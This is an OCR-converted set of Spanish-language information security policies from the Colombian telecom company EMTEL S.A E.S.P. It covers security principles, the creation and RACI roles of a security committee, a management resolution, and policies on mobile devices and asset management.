- Fortalecer la cultura de seguridad de la información en los empleados, contratistas, practicantes, terceros y clientes de la empresa.
- Garantizar la continuidad del negocio frente a incidentes.

A continuación, se establecen 12 principios de seguridad que soportan el SGSI de la empresa:


- EMTEL S.A E.S.P ha decidido definir, implementar, operar y mejorar de forma continua un Sistema de Gestión de Seguridad de la Información, soportado en lineamientos claros alineados a las necesidades del negocio, y a los requerimientos regulatorios que le aplican a su naturaleza.
- Las responsabilidades frente a la seguridad de la información serán definidas, compartidas, publicadas y aceptadas por cada uno de los empleados, proveedores, socios de negocio o terceros.
- EMTEL S.A E.S.P protegerá la información generada, procesada o resguardada por los procesos del negocio, su infraestructura tecnológica y activos de información que hacen parte de los mismos.
- EMTEL S.A E.S.P protegerá la información creada, procesada, transmitida o resguardada por sus procesos de negocio, con el fin de minimizar impactos financieros, operativos o legales debido a un uso incorrecto de esta. Para ello es fundamental la aplicación de controles de acuerdo con la clasificación de la información de su propiedad o en custodia.
- EMTEL S.A E.S.P protegerá su información de las amenazas originadas por parte del personal.
- EMTEL S.A E.S.P protegerá las instalaciones de procesamiento y la infraestructura tecnológica que soporta sus procesos críticos.
- EMTEL S.A E.S.P controlará la operación de sus procesos de negocio garantizando la seguridad de los recursos tecnológicos y las redes de datos.
- EMTEL S.A E.S.P implementará control de acceso a la información, sistemas y recursos de red.
- EMTEL S.A E.S.P garantizará que la seguridad sea parte integral del ciclo de vida de los sistemas de información.
- EMTEL S.A E.S.P garantizará a través de una adecuada gestión de los eventos de seguridad y las debilidades asociadas con los sistemas de información una mejora efectiva de su modelo de seguridad.
- EMTEL S.A E.S.P garantizará la disponibilidad de sus procesos de negocio y la continuidad de su operación basada en el impacto que pueden generar los eventos.
- EMTEL S.A E.S.P garantizará el cumplimiento de las obligaciones legales, regulatorias y contractuales establecidas.

El incumplimiento a la política de Seguridad de la Información, traerá consigo, las consecuencias legales que apliquen de acuerdo la normatividad de la Empresa.

8. ANEXOS

N.A

ANEXO M
POLITICAS ESPECIFICAS DE SEGURIDAD DE LA INFORMACION



POLITICA ORGANIZACIÓN DE LA SEGURIDAD DE LA INFORMACION

ELABORADO POR	REVISADO POR	APROBADO POR
Firma: Ana María Guevara	**Firma:**	**Firma:**
Nombre: Ana María Guevara	**Nombre:** Enrique Orobio	**Nombre:** Jorge Hernán Gómez
Cargo: Practicante de TI	**Cargo:** Ingeniero de la oficina de TI	**Cargo:** Gerente
Fecha: 15/11/2020	**Fecha:** 15/11/2020	**Fecha:** 15/11/2020

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ

TABLA DE CONTENIDO

1. INTRODUCCION

La empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, en cumplimiento al compromiso del Sistema de Gestión de Seguridad de la Información (SGSI), crea el comité de seguridad de la información, definiendo y estableciendo roles y responsabilidades que involucren las actividades de operación, gestión y administración de la seguridad de la información en la empresa.

2. OBJETIVO

Establecer el comité de seguridad de la información en la empresa Telecomunicaciones de Popayán S.A EMTEL E.S.P y definir roles y responsabilidades de los integrantes que lo conforman.

3. ALCANCE

Esta política aplica para los empleados y contratistas que conforman el comité de seguridad de la información de la empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P.

4. DEFINICIONES

- **Comité de Seguridad**: *es el equipo conformado por empleados que representan a las áreas de una organización, responsable de la toma de decisiones en temas de la seguridad de la información.*
- **Política:** *Declaración de alto nivel que describe la posición de la organización sobre un tema específico.*
- **Responsabilidad:** *Cualidad de la persona responsable. "para cubrir ese puesto buscan a una persona con responsabilidad".*
- **Rol:** *Papel, función que alguien o algo desempeña.*
- **Matriz RACI**: *también se conoce como una matriz de asignación de responsabilidad o un gráfico de responsabilidad lineal. Describe el uso de varias funciones relacionadas con las actividades realizadas en una empresa. Las siglas significan:*
  - ✓ *Responsible (responsable)*
  - ✓ *Accountable (Autoridad)*
  - ✓ *Consulted (Consultor)*
  - ✓ *Informed (Informado)*

  La función de la matriz es definir los roles y responsabilidades de cada persona involucrada en los proyectos y procesos de la empresa. Incluso porque muchas veces un solo empleado puede realizar varias funciones y es por eso que todo necesita ser documentado.

5. DOCUMENTOS DE REFERENCIA

- Norma ISO 27001, control 6.1 – Roles y responsabilidades para la seguridad de la información
- Norma ISO/IEC 27002:2013
- Política de seguridad de la información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P
- Guía 2 – Política general del MSPI propuesto por el MinTIC
- Guía 4 – Roles y responsabilidades en el marco del MSPI propuesto por el MinTIC

6. MARCO LEGAL

- Decreto 1078 de 2015
- Ley 1581 de 2012.
- Ley 1273 de 2009
- Ley 1712 de 2014.
- Ley 1266 de 2008.

7. POLÍTICA

Como ya se mencionó el comité de seguridad de la información tiene como propósito apoyar las actividades de administración y operación de la seguridad de la información, bajo estos aspectos a continuación en la tabla 1 se presentan las funciones que tiene este frente a la gestión de la seguridad en la empresa:

FUNCIONES
Coordinar la implementación y mejora continua del sistema de gestión de seguridad de la información (SGSI)
Revisar los diagnósticos del estado de la seguridad de la información en la empresa.
Acompañar e impulsar el desarrollo de proyectos de seguridad.
Coordinar y dirigir acciones específicas que ayuden a proveer un ambiente seguro y establecer los recursos de información que sean consistentes con las metas y objetivos de la empresa.
Recomendar roles y responsabilidades específicos que se relacionen con la seguridad de la información.
Aprobar el uso de metodologías y procesos específicos para la seguridad de la información.
Participar en la formulación y evaluación de planes de acción para mitigar y/o eliminar riesgos.

Realizar revisiones periódicas del SGSI (por lo menos una vez al año) y según los resultados de esta revisión definir las acciones pertinentes.
Promover planes de capacitación con el propósito de concientizar y sensibilizar a los empleados acerca de sus responsabilidades en relación al tema de seguridad y a las buenas prácticas que se deben seguir para proteger la información
Desarrollar y actualizar políticas, procedimientos y estándares para garantizar la seguridad, confidencialidad y privacidad de la información en la empresa
Aprobar nuevas políticas de seguridad de la información y sus modificaciones, en relación con los activos de la información
Monitorear el cumplimiento de las políticas de seguridad de la información
Verificar que cada activo de información de la empresa haya sido asignado a un propietario el cual debe definir los requerimientos de seguridad
Monitorear e investigar incidentes o violaciones a la seguridad de la información y así mismo activar estrategias para evitar más incidentes.
Seleccionar, evaluar e implementar herramientas que faciliten la labor de seguridad de la información en la empresa
Establecer los lineamientos para controlar el acceso a sistemas y plataformas tecnológicas de la empresa.
Realizar otras actividades de alto nivel relacionadas con la seguridad de la información
Realizar periódicamente pruebas de vulnerabilidad a los sistemas y plataformas tecnológicas de la empresa
Poner en conocimiento de la entidad, los documentos generados al interior del comité de seguridad de la información que impacten de manera transversal a la misma.

Tabla 1. Funciones del comité de seguridad de la información

En relación a las funciones del comité de seguridad de la información, se definen los roles y responsabilidades que tiene cada uno de los integrantes que lo conforman, así como su intervención en cada una de las actividades, con el objetivo de conocer quién toma parte en cada actividad y con qué nivel de participación. El comité de seguridad estará liderado por un oficial de seguridad, quien deberá convocar a diferentes empleados de la empresa con el fin de formar grupos interdisciplinarios que apoyen en la implementación y gestión del sistema de seguridad de la información, en ese sentido teniendo en cuenta la naturaleza la empresa y los objetivos que busca con la implantación de un SGSI, se estableció que inicialmente este estará conformado de la siguiente manera:

- Oficial de Seguridad de la Información.
- Un representante de la Oficina de Tecnologías de la Información

- Un representante del área de Gestión del Control.
- Un representante del área de Gestión de Calidad.
- Un representante de la Oficina Asesora Jurídica.

En concordancia a lo anterior para el establecimiento de roles y responsabilidades se hará uso de la matriz RACI, la cual se muestra en la tabla 2, cada letra que forma su nombre es una responsabilidad específica en la actividad en cuestión.

	RESPONSABILIDAD	DESCRIPCION
R	Responsable	Responsable de ejecutar la actividad
A	Autoridad	Encargado del cumplimiento y la calidad en la ejecución de la actividad.
C	Consultor	Aporta conocimiento y/o información para que el responsable ejecute la actividad.
I	Informado	Rol que debe ser informado una vez que la actividad ha finalizado

Tabla 2. Matriz RACI

8. ROLES Y RESPONSABILIDADES

ACTIVIDAD	ROL				
	Oficial de seguridad de la información	Representante de la oficina de tecnologías de la información	Representante del área de Gestión del Control	Representante del área de Gestión de calidad	Representante de la Oficina Asesora de Jurica
Coordinar la implementación y mejora continua del sistema de gestión de seguridad de la información (SGSI)		R		C	
Revisar los diagnósticos del estado de la seguridad de la información en la empresa.	R	A			
Acompañar e impulsar el desarrollo de proyectos de seguridad.		R	A		
Coordinar y dirigir acciones especificas que ayuden a proveer un ambiente seguro y establecer los recursos de información que sean consistentes con las metas y objetivos de la empresa.		R	A		

Recomendar roles y responsabilidades específicos que se relacionen con la seguridad de la información.		R			
Aprobar el uso de metodologías y procesos específicos para la seguridad de la información.		R		C	
Gestionar la formulación y evaluación de planes de acción para mitigar y/o eliminar riesgos	R	I	R	C	
Realizar revisiones periódicas del SGSI (por lo menos una vez al año) y según los resultados definir las acciones pertinentes.		R			
Promover planes de capacitación con el propósito de concientizar y sensibilizar a los empleados acerca de sus responsabilidades en relación al tema de seguridad y a las buenas prácticas que se deben seguir para proteger la información	R	A			
Desarrollar y actualizar políticas, procedimientos y estándares para garantizar la seguridad, confidencialidad y privacidad de la información en la empresa	R	A			A
Aprobar nuevas políticas de seguridad de la información y sus modificaciones, en relación con los activos de la información		R		C	A
Monitorear el cumplimiento de las políticas de seguridad de la información		R			
Monitorear e investigar incidentes o violaciones a la seguridad de la información y así mismo activar estrategias para evitar más incidentes.	R	A			I
Seleccionar, evaluar e implementar herramientas que faciliten la labor de seguridad de la información en la empresa	R	A			
Establecer los lineamientos para controlar el acceso a sistemas y plataformas tecnológicas de la empresa.		R			
Verificar que cada activo de información de la empresa haya sido asignado a un propietario el cual debe definir los requerimientos de seguridad	R	A			
Realizar periódicamente pruebas de vulnerabilidad a los sistemas y plataformas tecnológicas de la empresa	R	I			
Poner en conocimiento de la entidad, los documentos generados al interior del comité de seguridad de la información que impacten de manera transversal a la misma.		R		A	

Tabla 3. Roles y responsabilidades de los integrantes que conforman el comité de seguridad

9. ANEXOS

ANEXO A: Resolución 66 del 15 de diciembre de 2020, en la cual se conforma el comité de seguridad de la información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P

RESOLUCION No. 66
(2 DE FEBRERO DE 2021)

"Por la cual se conforma el Comité de Seguridad de la Información de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P y se definen sus funciones"

El gerente de la EMPRESA DE TELECOMUNICACIONES DE POPAYAN S.A EMTEL E.S.P en el ejercicio de sus facultades legales y estatutarias y

CONSIDERANDO

Que de acuerdo a las Políticas Generales establecidas por la empresa, y considerando la importancia que tiene, se necesita crear el Comité de Seguridad para la gestión y operación del sistema de seguridad de la información en la empresa.

En merito a lo expuesto,

RESUELVE:

ARTÍCULO PRIMERO: Crear y Conformar el Comité de Seguridad de la Información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P. El Comité estará integrado así:

- Oficial de seguridad de la información /o quien haga sus veces.
- Un representante de la oficina de Tecnologías de la información /o quien haga sus veces.
- Un representante del área de Control Interno /o quien haga sus veces.
- Un representante de sistemas de Gestión de Calidad /o quien haga sus veces.
- Un representante del área Jurídica /o quien haga sus veces.

Parágrafo 1º. El Comité podrá invitar a cada sesión, con voz y sin voto, a aquellas personas que considere necesarias por la naturaleza de los temas a tratar.

ARTICULO SEGUNDO: OBJETIVO GENERAL DEL COMITÉ DE SEGURIDAD DE LA INFORMACIÓN: Es asegurar que exista una dirección y apoyo gerencial para soportar la administración y desarrollo de iniciativas sobre seguridad de la información, a través de compromisos apropiados y uso de recursos adecuados en el organismo, así como de la formulación y mantenimiento de una políticas de seguridad de la información a través de todo el organismo.

ARTICULO TERCERO: FUNCIONES DEL COMITÉ: El Comité de Seguridad de la Información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P tendrá dentro de sus funciones las siguientes:

1. Coordinar la implementación del Modelo de Seguridad y privacidad de la Información al interior de la empresa.
2. Revisar los diagnósticos del estado de la seguridad de la información en la empresa
3. Acompañar e impulsar el desarrollo de proyectos de seguridad.
4. Coordinar y dirigir acciones específicas que ayuden a proveer un ambiente seguro y establecer los recursos de información que sean consistentes con las metas y objetivos de la empresa.
5. Recomendar roles y responsabilidades específicos que se relacionen con la seguridad de la información.
6. Aprobar el uso de metodologías y procesos específicos para la seguridad de la información.
7. Participar en la formulación y evaluación de planes de acción para mitigar y/o eliminar riesgos.
8. Realizar revisiones periódicas del SGSI (por lo menos una vez al año) y según los resultados de esta revisión definir las acciones pertinentes.
9. Promover la difusión y sensibilización de la seguridad de la información dentro de la entidad.
10. Poner en conocimiento de la entidad, los documentos generados al interior del comité de seguridad de la información que impacten de manera transversal a la misma.
11. Las demás funciones inherentes a la naturaleza del Comité.

Parágrafo 2°. Una vez conformado el Comité de Seguridad de la Información, este podrá expedir su reglamento, en el cual fijará el alcance de cada una de las funciones operativas señalas en el presente artículo.

ARTÍCULO QUINTO: SECRETARIA TECNICA: La Secretaría Técnica del Comité se definirá al interior del Comité será remplazada cada tres meses.

ARTICULO SEXTO: FUNCIONES DE LA SECRETARIA TECNICA: Las funciones de la Secretaría Técnica serán las siguientes:

1. Elaborar las actas de las reuniones del Comité y verificar su formalización por parte de sus miembros.
2. Citar a los integrantes del Comité a las sesiones ordinarias o extraordinarias
3. Remitir oportunamente a los miembros la agenda de cada comité.

4. Llevar la custodia y archivo de las actas y demás documentos soportes.
5. Servir de interlocutor entre terceros y el Comité.
6. Realizar seguimiento a los compromisos y tareas pendientes del Comité.
7. Presentar los informes que requiera el Comité.
8. Las demás que le sean asignadas por el Comité.

ARTICULO SEPTIMO: REUNIONES DEL COMITÉ DE SEGURIDAD DE LA INFORMACION: El Comité de Seguridad de la Información – deberá reunirse (según periodicidad definida por la entidad), previa convocatoria del Secretario Técnico del Comité.

ARTICULO OCTAVO: SESIONES EXTRADORDINARIAS: Los miembros que conforman el Comité podrán ser citados a participar de sesiones extraordinarias de trabajo cuando sea necesario, de acuerdo a temas de riesgos, incidentes o afectaciones de continuidad dentro del Sistema de Gestión de Seguridad de la Información.

ARTÍCULO NOVENO: Designar los miembros que conforman el Comité de Seguridad de la Información de la Empresa de Telecomunicaciones de Popayán S.A. EMTEL E.S.P.:

PRINCIPALES	SUPLENTES
JORGE HERNAN GOMEZ TIMANA	YENNY CAROLINA ORTEGA RIOS
MARIA CLAUDIA VALDIVIESO BELTRAN	JOSE TOBAR DIAZ
ESTHER ELENA SALAZAR DOMINGUEZ	JEANNETHE LILIANA MENDEZ VELASCO

ARTICULO NOVENO: VIGENCIA Y DEROGATORIA: La presente Resolución rige a partir de la fecha de su expedición.

COMINIQUESE Y CUMPLSE

Dado en Popayán, a los 2 días del mes de febrero de 2021

JORGE HERNAN GOMEZ TIMANA
Gerente
EMTEL S.A. E.S.P.

Elaboró: Gerardina Palacios (Técnico Administrativo Grado -2 – Gerencia)
Revisó: Yenny Carolina Ortega Ríos (Dirección Administrativa)
Aprobó: Jorge Hernán Gómez Timana (Gerente)

POLITICA DE DISPOSITIVOS MOVILES

ELABORADO POR	REVISADO POR	APROBADO POR
Firma: Ana María Guevara **Nombre:** Ana María Guevara	**Firma:** **Nombre**: Enrique Orobio	**Firma:** **Nombre:** Jorge Hernán Gómez
Cargo: Practicante de TI	**Cargo:** Responsable Proceso TI	**Cargo:** Gerente
Fecha:15/11/2020	**Fecha:** 15 /11/2020	**Fecha:**15/11/2020

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ

TABLA DE CONTENIDO

1. INTRODUCCION

El uso de dispositivos móviles es cada vez más frecuente en ambientes laborales ya que facilitan la posibilidad de acceder o llevar la información en cualquier lugar y momento, pero así mismo trae consigo rectos a las empresas en cuanto conectividad y seguridad de la información, razón por la cual se hace indispensable definir directrices y lineamientos que permitan hacer un buen y correcto uso de estos.

2. OBJETIVO

Establecer las directrices para el uso de dispositivos móviles corporativos o personales que acceden a la información de la empresa.

3. ALCANCE

Esta política aplica para los empleados, contratistas y terceros que acceden a la información de la Empresa de Telecomunicaciones S.A EMTEL E.S.P a través de dispositivos móviles.

4. DEFINICIONES

- ***Activo:*** *En relación con la seguridad de la información, se refiere a cualquier información o elemento relacionado con el tratamiento de la misma (sistemas, soportes, edificios, personas...) que tenga valor para la organización. (ISO/IEC 27000).*
- **Dispositivo móvil:** *también conocido como computadora de bolsillo o computadora de mano, es un tipo de computadora de tamaño pequeño, con capacidades de procesamiento, conexión a internet y memoria, diseñada específicamente para una función pero que puede llevar a cabo otras funciones más generales, de acuerdo con esta definición existen diferentes tipos de dispositivos móviles entre los que se encuentran: teléfonos inteligentes, tabletas, reloj inteligente, agendas digitales, portátiles, cámaras digitales, etc.*

5. DOCUMENTOS DE REFERENCIA

- Norma ISO 27001, control 6.2.1 – Política para dispositivos móviles
- Norma ISO/IEC 27002:2013
- Política de seguridad de la información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P
- Guía 2 – Política general del MSPI propuesto por el MinTIC

6. MARCO LEGAL

- Ley 1581 de 2012.
- Decreto 1377 de 2013.
- Ley 1273 de 2009.

- Decreto 415 de 2016.
- Decreto 2573 de 2015.
- Ley 1712 de 2014.
- Resolución 3564 de 2015.
- Ley 1266 de 2008.

7. POLÍTICA

Directrices de seguridad para el uso de dispositivos móviles personales

El personal que haga uso de dispositivos móviles personales para almacenar o acceder a la información de la empresa deberá:

a) Solicitar a la oficia de TI autorización para hacer uso de este mediante el correo de soporte@emtel.com.co
b) Aceptar los lineamientos establecidos en la presente política y firmar un acuerdo de usuario final en el que se establecen los deberes y obligaciones que tiene el empleado con la información de la empresa, a la que está accediendo y almacenando en su dispositivo.
c) Instalar y configurar un antivirus en el equipo
d) Establecer un mecanismo de control de acceso como contraseña superior a 8 caracteres, un patrón de seguridad de al menos 7 puntos de contacto, o huella digital.
e) Configurar la opción de borrado remoto de información en los dispositivos móviles, con el fin de eliminar los datos de dichos dispositivos de forma remota, en caso de ser requerido.
f) Realizar copias de respaldo de la información que se encuentra en el dispositivo, en la carpeta de almacenamiento en red dispuesta por la empresa.

Directrices de seguridad para el uso de dispositivos móviles corporativos

a) Está prohibido almacenar información personal en los dispositivos móviles asignados por la empresa
b) Está prohibido realizar instalación de aplicaciones o software no autorizado por la oficina de TI, así mismo se prohíbe la actualización de software o aplicación de parches en el dispositivo por parte del usuario.
c) Está prohibido hacer reinstalación del sistema operativo por parte del usuario, o modificar la configuración del dispositivo.
d) Los teléfonos móviles asignados por la empresa, deben permanecer encendidos y cargados durante las horas laborales o de acuerdo a la responsabilidad y requerimientos propios del cargo.
e) Los empleados que tenga a cargo dispositivos móviles de la empresa deben hacer un buen uso de estos y protegerlos contra pérdida o robo.

f) En caso de pérdida o hurto de un dispositivo móvil que se conecte o almacene información de la empresa, se debe reportar de manera inmediata a la oficina de TI con el fin de tomar las medidas respectivas y evitar accesos no autorizados.

g) Los empleados deberán realizar la devolución de todos los activos físicos y/o electrónicos asignados por la empresa en el proceso de su desvinculación.

8. ROLES Y RESPONSABILIDADES

ROL	RESPONSABILIDAD
OFICINA DE TECNOLOGIAS DE LA INFORMACION	Monitorear el cumplimiento de las políticas de seguridad de la información
	Configurar los dispositivos móviles única y exclusivamente con el software y/o aplicación necesaria para el desarrollo de las actividades para lo cual fue previsto.
	Velar porque se haga uso correcto, administración, configuración de seguridad, respaldo y soporte de los dispositivos móviles de la empresa.
USUARIOS	Cumplir con las políticas de seguridad de la información de la empresa
	Hacer buen uso de los activos entregados por la empresa para la realización de sus funciones
	Reportar cualquier evento que atente contra la seguridad de la información en la empresa

9. ANEXOS

N/A

POLITICA GESTION DE ACTIVOS

ELABORADO POR	REVISADO POR	APROBADO POR
Firma: Ana María Guevara **Nombre:** Ana María Guevara	**Firma:** **Nombre:** Enrique Orobio	**Firma:** **Nombre:** Jorge Hernán Gómez
Cargo: Practicante de TI	**Cargo:** Ingeniero de TI	**Cargo:** Gerente
Fecha: 15/11/2020	**Fecha:**15 /11/2020	**Fecha:** 15/11/2020

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ

TABLA DE CONTENIDO

1. INTRODUCCION

La gestión de activos es un proceso que le permite a las empresas alcanzar un manejo adecuado de sus activos, es así como muchas de ellas a través de sus políticas de seguridad de la información, establecen los lineamientos que se deben seguir para determinar que activos poseen, como deben ser utilizados, roles y responsabilidades que tienen los empleados sobre los mismos y nivel de clasificación que debe dársele a cada activo.

2. OBJETIVO

Establecer las directrices para el uso apropiado de los activos de información de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

3. ALCANCE

Esta política aplica para los empleados, contratistas y practicantes de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

4. REFERENCIAS Y DEFINICIONES

- **Activo:** *En relación con la seguridad de la información, se refiere a cualquier información o elemento relacionado con el tratamiento de la misma (sistemas, soportes, edificios, personas...) que tenga valor para la organización. (ISO/IEC 27000).*
- **Activo de Información:** *En relación con la privacidad de la información, se refiere al activo que contiene información pública que el sujeto obligado genere, obtenga, adquiera, transforme o controle en su calidad de tal.*
- **Información**: *Datos relacionados que tienen significado para la entidad. La información es un activo que, como otros activos importantes del negocio, es esencial para las actividades de la entidad y, en consecuencia, necesita una protección adecuada. La definición dada por la ley 1712 del 2014, se refiere a un conjunto organizado de datos contenido en cualquier documento que los sujetos obligados generen, obtengan, adquieran, transformen o controlen.*
- **Información pública:** *Es toda información que un sujeto obligado genere, obtenga, adquiera, o controle en su calidad de tal.*
- **Información pública clasificada**: *Es aquella información que estando en poder o custodia de un sujeto obligado en su calidad de tal, pertenece al ámbito propio, particular y privado o sami-privado de una persona natural o jurídica por lo que su acceso podrá ser negado o exceptuado, siempre que se trate de las circunstancias legítimas y necesarias y los derechos particulares o privados consagrados en el artículo 18 de la ley 1712 del 2014.*
- **Información pública reservada:** *Es aquella información "que estando en poder o custodia de un sujeto obligado en su calidad de tal, es exceptuada, de acceso a la ciudadanía por*

daño a intereses públicos y bajo cumplimiento de la totalidad de los requisitos consagrados en el artículo de esta ley.

- **Clasificación de la Información:** *Es el ejercicio por medio del cual se determina que la información pertenece a uno de los niveles de clasificación estipulados en la Entidad. Tiene como objetivo asegurar que la información recibe el nivel de protección adecuado.*
- **Propietario de la Información**: *Es una parte designada de la entidad, un cargo, proceso, o grupo de trabajo que tiene la responsabilidad de garantizar que la información y los activos asociados con los servicios de procesamiento de información se clasifican adecuadamente, y de definir y revisar periódicamente las restricciones y clasificaciones del acceso, teniendo en cuenta las políticas aplicables sobre el control del acceso.*
- **Custodio:** *Es una parte designada de la entidad, un cargo, proceso, o grupo de trabajo encargado de administrar y hacer efectivos los controles de seguridad que el propietario de la información haya definido, tales como copias de seguridad, asignación privilegios de acceso, modificación y borrado.*
- **Usuario:** *Cualquier persona, entidad, cargo, proceso, sistema automatizado o grupo de trabajo, que genere, obtenga, transforme, conserve o utilice información en papel o en medio digital, físicamente o a través de las redes de datos y los sistemas de información de la Unidad, para propósitos propios de su labor y que tendrán el derecho manifiesto de uso dentro del inventario de información.*
- **Confidencialidad:** *Propiedad que determina que la información sólo esté disponible y sea revelada a individuos, entidades o procesos autorizados.*
- **Integridad:** *Propiedad de salvaguardar la exactitud y estado completo de los activos*
- **Disponibilidad:** *Propiedad de que la información sea accesible y utilizable por solicitud de una entidad autorizada, cuando ésta así lo requiera.*

5. DOCUMENTOS DE REFERENCIA

- Norma ISO 27001, dominio 8 – Gestión de activos
- Norma ISO/IEC 27002:2013
- Política de seguridad de la información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P
- Guía 5 - Gestión y clasificación de activos en el marco del MSPI propuesto por el MinTIC
- Guía 7- Gestión del riesgo en el marco del MSPI propuesto por el MinTIC

6. MARCO LEGAL

- Ley 1581 de 2012.
- Decreto 1083 de 2015.
- Ley 1273 de 2009.

7. POLÍTICA

a) Todo activo de información de la empresa deberá ser identificado y/o actualizado, acorde con los lineamientos establecidos en la **guía de inventario de activos (ver ANEXO A)**
b) Así mismo todos los activos contenidos en el inventario de activos de información de la empresa deben contar con un propietario el cual será responsable de administrar y proteger el activo durante todo su ciclo de vida (creación, almacenamiento, transmisión, eliminación y destrucción).
c) Una vez identificado los activos de información se deberá realizar la clasificación de los mismos, cuyo objetivo es asegurar que la información reciba los niveles de protección adecuados, para ellos se ha dispuesto de la **guía para la clasificación de activos de información (ver ANEXO B)**
d) Los activos de información clasificados como críticos deben contar con los controles asociados al valor que este posea para la Empresa.
e) Los activos de información pertenecientes a la empresa se deben usar única y exclusivamente para propósitos laborales.
f) Al finalizar la vinculación con la empresa, los empleados y contratistas deberán devolver los activos que tenían a su cargo, siguiendo los lineamientos propuestos en el procedimiento devolución de activos de información.
g) Ningún empleado o tercero vinculado a EMTEL S.A E.S.P puede divulgar información confidencial de la empresa a personas no autorizadas.
h) Los empleados deberán utilizar únicamente los programas y equipos dispuestos por la oficina de TI para la realización de sus funciones.
i) Todos los medios removibles que contengan información sensible o confidencial deben ser almacenados en un ambiente seguro y vigilado según las especificaciones del fabricante.
j) Se deberá realizar un borrado seguro de la información encontrada en los medios removibles que sean reutilizados por empleados o contratista, antes de realizar alguna reasignación.
k) El contenido de cualquier medio reusable que se vaya a retirar de la organización se deberá remover de forma que no sea recuperable.
l) Es de exclusiva responsabilidad de cada empleado tomar las medidas adecuadas para el almacenamiento y resguardo de los medios removibles, evitando accesos no autorizados, daños, pérdida de información o extravío del medio.

8. ROLES Y RESPONSABILIDADES

ROL	RESPONSABILIDAD
	Monitorear el cumplimiento de las políticas de seguridad de la información

OFICINA DE TECNOLOGIAS DE LA INFORMACION	Verificar que cada activo de información de la empresa haya sido asignado a un propietario, el cual debe definir los requerimientos de seguridad
	Liderar el proceso de gestión del riesgo de seguridad para los activos de información de la empresa.
	Promover planes de capacitación con el propósito de concientizar y sensibilizar a los empleados acerca de sus responsabilidades en relación al tema de seguridad y a las buenas prácticas que se deben seguir para proteger los activos de información
PROPIETARIO DE LA INFORMACION	Definir los niveles de clasificación de la información
	Asegurar que los controles de seguridad implementados sean consistentes con la clasificación de la información
	Determinar los niveles de acceso a la información
	Revisar periódicamente los niveles de acceso a los sistemas que tiene a su cargo
	Tomar las acciones necesarias en caso en que se presente violaciones a la seguridad de la información
	Verificar periódicamente la integridad de la información de su área
	Apoyar al área de TI para la generación de controles necesarios para el almacenamiento, procesamiento, distribución y uso de la información.
CUSTODIO	Administrar y hacer efectivo los controles que el propietario del activo haya definido
	Garantizar que los activos de información se encuentren disponible e íntegros y que solo personal autorizado acceda a ellos.
USUARIO	Hacer buen uso de los activos de información asignados por la empresa
	Cumplir con las políticas de seguridad de la información de la empresa
	Garantizar la confidencialidad, integridad y disponibilidad de los activos de información de la empresa
	Reportar cualquier evento que atente contra la seguridad de la información en la empresa
	Utilizar la información de la empresa única y exclusivamente para propósitos autorizados

	Utilizar la información de la empresa única y exclusivamente para propósitos autorizados

9. ANEXOS

- ANEXO A: Guía para el inventario de activos
- ANEXO B: Guía para la clasificación de activos de información
- ANEXO C: Procedimiento devolución de activos de información

ANEXO A

GUÍA PARA LA REALIZACION DE INVENTARIO DE ACTIVOS DE INFORMACIÓN DE LA EMPRESA DE TELECOMUNICACIONES DE POPAYÁN S.A EMTEL E.S.P

1. INVENTARIO DE ACTIVOS

La identificación del inventario de activos de información, permite clasificar los activos a los que se les debe brindar mayor protección, pues identifica claramente sus características y rol al interior de un proceso.

Las actividades a realizar para obtener un inventario de activos son Definición, Revisión, Actualización y Publicación, las cuales se reflejan documentalmente en la Matriz de Inventario y Clasificación de Activos de Información.

